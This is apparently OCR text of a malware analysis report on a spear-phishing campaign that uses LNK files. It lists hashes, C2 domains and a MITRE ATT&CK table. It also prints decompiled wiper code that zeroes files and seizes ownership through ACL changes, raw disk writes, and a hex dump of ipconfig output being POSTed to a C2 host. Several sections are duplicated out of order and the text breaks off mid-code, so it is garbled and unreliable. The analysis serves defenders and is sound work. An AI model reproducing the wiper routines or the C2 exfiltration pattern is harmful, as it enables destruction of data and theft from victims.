
C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
